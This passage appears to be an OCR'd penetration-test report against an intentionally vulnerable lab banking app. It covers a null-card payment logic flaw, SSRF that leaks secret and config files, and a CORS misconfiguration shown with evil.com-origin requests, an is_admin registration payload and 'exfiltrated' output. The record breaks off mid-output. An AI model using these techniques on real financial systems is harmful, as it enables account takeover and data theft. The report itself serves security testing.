
Finding 3: The bill payment endpoint is vulnerable to unrestricted access to sensitive business flow API6:

Description: I decided to test for how the behaviour of paying bills without card or if the card id is removed from the request to see if it will process or return back an error, but due to the logic flaw in the business flow, these two edge case was not covered making a user process payment successfully without having an error




This vulnerability does not require a technical understanding or manipulating the request before it is successful as it can be exploited straight from the UI without any technical know how because no protection exist both on the interface and the API

Go further to check the request and response in burpsuite:



The card number is null, which shows a very big flaw processing a card with a null number.





Empty cards got processed which should never be possible.

Business impact: This will cause the system to behave in a way not expected because the flow of payment is not being processed as it should be, leading to financial loss for the system.


FIX: The developers should cover these edge cases to avoid user/attacker from taking advantage of the system.


Finding 4: The Api endpoint is vulnerable to server side request forgery -> API7:
Description: After using postman to go through the endpoints, it came to my notice that an image can be uploaded through a url and also the response contain the location and name it is saved with in the sever, which means if I upload a file, I can download it back to my own local machine. The server side request forgery occurs when I am able to send a link to a server making it reveal sensitive information it is not meant to reveal, these two knowledge led me to how I exploit API7.
From the endpoints below it can be seen that the location of internal/secret and internal/config.json is forbidden from viewing as it can be seen below respectively






To bypass this, I used the **upload_profile_picture_url** endpoint to upload these files to the upload directory where I was able to download it locally.
This step as seen below in burpsuite






The next step is for me to download the files form **static/uploads/** to my local machine and access what it contains as seen below for for secret and config

respectively





Curl -O command was used to download the file to my local machine which lead to the next step of seeing what secret and config.json entails. This is shown below respectively.

```
┌──(l[redacted]-kali)-[~]
└─$ cat 128966_secret
{
  "note": "Intentionally sensitive data for SSRF demonstration",
  "secrets": {
    "app_secret_key": "secret123",
    "env_preview": {
      "DB_HOST": "vuln-postgres",
      "DB_NAME": null,
      "DB_PASSWORD": null,
      "DB_PORT": null,
      "DB_USER": null,
      "DEEPSEEK_API_KEY": null
    },
    "jwt_secret": "secret123"
  },
  "status": "internal",
  "system": {
    "platform": "Linux-6.16.8+kali-amd64-x86_64-with-glibc2.41",
    "python_version": "3.9.25"
  }
}
```

Multiple sensitive information is expose, like app_secret_key,jwt_secret, system version and even the DB configuration

```
└─$ cat 597843_config.json
{
  "app": {
    "debug": true,
    "name": "Vulnerable Bank",
    "swagger_url": "/api/docs"
  },
  "rate_limits": {
    "authenticated_limit": 10,
    "unauthenticated_limit": 5,
    "window_seconds": 10800
  }
}
```

Content of files exposed.

Business impact: very sensitive information are being expose to attacker which can cause the website to be hijacked from the owners

Fix: guard against server side request forgery to avoid the endpoint returning

sensitive information to users.

Finding 5: CORS Misconfiguration exists in multiple endpoints as a result of Security Misconfiguration -> API8.

Affected Endpoint:

- ➔ *POST /register*
- ➔ *POST /login*
- ➔ *POST /transfer*
- ➔ *GET /debug/users*
- ➔ *GET /api/transactions*

Description: To know if CORS misconfiguration exist in the target website, I had to use *corScanner* to scan the the targeted url using ***corscanner -u http://172.18.0.3:5000/ -v*** and the result shows the server reflects arbitrary origins, making it vulnerable to CORS attacks. Any website can make cross-origin requests to this endpoint and it will return a 200 status code as shown in the screenshot below.

This output led to the next step where I tried to use burpsuite to confirm if a request with origin from http://evil.com will be successful. I crafted with first end point on the list which is the POST /register endpoint and it was successful:

a) ***POST /register***

Request

Pretty Raw Hex JSON Web Token


```
POST /register HTTP/1.1
Host: 172.18.0.3:5000
Content-Length: 64
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/142.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://evil.com
Referer: http://172.18.0.3:5000/register
Accept-Encoding: gzip, deflate, br
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6Imhh
Y2tlciIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MzQzNzk4fQ.gtZcZrrCu5cjFnZD3i
96j1LgDa8gs1uOqqz_NWzO9Dc
Connection: keep-alive

{
    "username":"CorsTesting",
    "password":"cors",
    "is_admin":"true"
}
```

Response

Pretty Raw Hex Render


```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 650
X-Debug-Info: {'user_id': 8, 'username': 'CorsTesting', 'account_number':
 '8976158730', 'balance': 1000.0, 'is_admin': True, 'registration_time':
'2025-12-11 04:47:27.469134', 'server_info': 'Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36', 'raw_data': {'username': 'CorsTesting', 'password':
'cors', 'is_admin': 'true'}, 'fields_registered': ['username',
'password', 'account_number', 'is_admin']}
X-User-Info: id=8;admin=True;balance=1000.00
Access-Control-Allow-Origin: http://evil.com
Vary: Origin
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Thu, 11 Dec 2025 04:47:27 GMT

{
    "debug_data":{
        "account_number":"8976158730",
        "balance":1000.0,
        "fields_registered":[
            "username",
            "password",
            "account_number",
            "is_admin"
        ],
        "is_admin":true,
        "raw_data":{
            "is_admin":"true",
            "password":"cors",
            "username":"CorsTesting"
        },
        "registration_time":"2025-12-11 04:47:27.469134",
        "server_info":
        "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, lik
        e Gecko) Chrome/142.0.0.0 Safari/537.36",
        "user_id":8,
        "username":"CorsTesting"
    },
    "message":"Registration successful! Proceed to login",
    "status":"success"
}
```

Now that it has been confirmed that a misconfiguration occurs, I then proceed to craft a payload script that can be used against the vulnerable bank.




This is a modified version of a payload I found online to suite the target url endpoint, this payload craft an http POST request on the register endpoint, output the response to the webpage and also try to catch an error incase the server return an error which can help to debug further.

To make the payload run, I started a local server with the command '**python3 -m http.server 8000`**



and I executed the payload at http://localhost:8000/evil.html and got the output below.





```
=== CORS Test Results ===

Status: 200 OK
Access-Control-Allow-Origin: NOT SET (Blocked)
Access-Control-Allow-Credentials: NOT SET

========================================
CRITICAL: VULNERABLE TO CORS ATTACK!
Response readable WITHOUT CORS headers!
This indicates a serious CORS misconfiguration.
========================================

EXFILTRATED DATA:
----------------------------------------
Sensitive Information Found:
  Account Number: 9475426721
  Balance: 1000
  User ID: 11
  Admin Status: true

Full Response:
{
  "debug_data": {
    "account_number": "9475426721",
    "balance": 1000.0,
    "fields_registered": [
      "username",
      "password",
      "account_number",
      "is_admin"
    ],
    "is_admin": true,
    "raw_data": {
      "is_admin": true,
      "password": "attacker123",
      "username": "Attacker3"
    },
    "registration_time": "2025-12-11 06:02:27.218930",
    "server_info": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0",
    "user_id": 11,
    "username": "Attacker3"
  },
